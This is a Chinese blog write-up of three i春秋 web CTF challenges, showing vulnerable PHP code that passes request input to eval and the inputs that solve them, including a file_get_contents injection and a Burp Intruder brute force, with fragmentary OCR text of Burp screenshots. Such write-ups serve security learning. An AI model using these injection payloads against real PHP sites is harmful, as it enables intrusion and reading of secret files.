i春秋WEB CTF 1

原创

cbhjerry 于 2018-10-23 15:32:10 发布 1332 收藏 2
分类专栏： CTF 文章标签： i春秋 ctf writeup

题1：爆破-1，flag就在某六位变量中

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

解题：URL/?hello=GLOBALS

题2：爆破-2，flag不在变量中


```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```


解题：URL/?hello=file_get_contents('flag.php')


题3：爆破-3，这个真的是爆破


```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}


if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```


解题：md5函数对数组处理的将返回空值，URL/?value[]=e&value[]=a，利用Burpsuite进行暴破，步骤见图：



Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
7 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Pitchfork
草叉模式
GET /?value[]=§§&value[]=§§ HTTP/1.1
Host: 5dfd3696d7084d2e9f5dd4a2e91e0f95694d2f1355f046f9.game.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: PHPSESSID=8dnhqhomrcorhvs9agqokrmcu1
第一载荷
第二载荷
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 429
https://blog.csdn.net/cbhjerry



Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Grep - Extract
These settings
Extract the f
Add
Edit
Remove
Duplicate
Up
Down
Clear
Maximum captu
Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression:
Start at offset: 380
End at delimiter: <code><span
End at fixed length: 2
Extract from regex group
(.)<code><span
Case sensitive
Exclude HTTP headers
Update config based on selection below
Refetch response
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 23 Oct 2018 06:00:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5360
Connection: close
Grep - Payl
These settings
Search resp
https://blog.csdn.net/cbhjerry


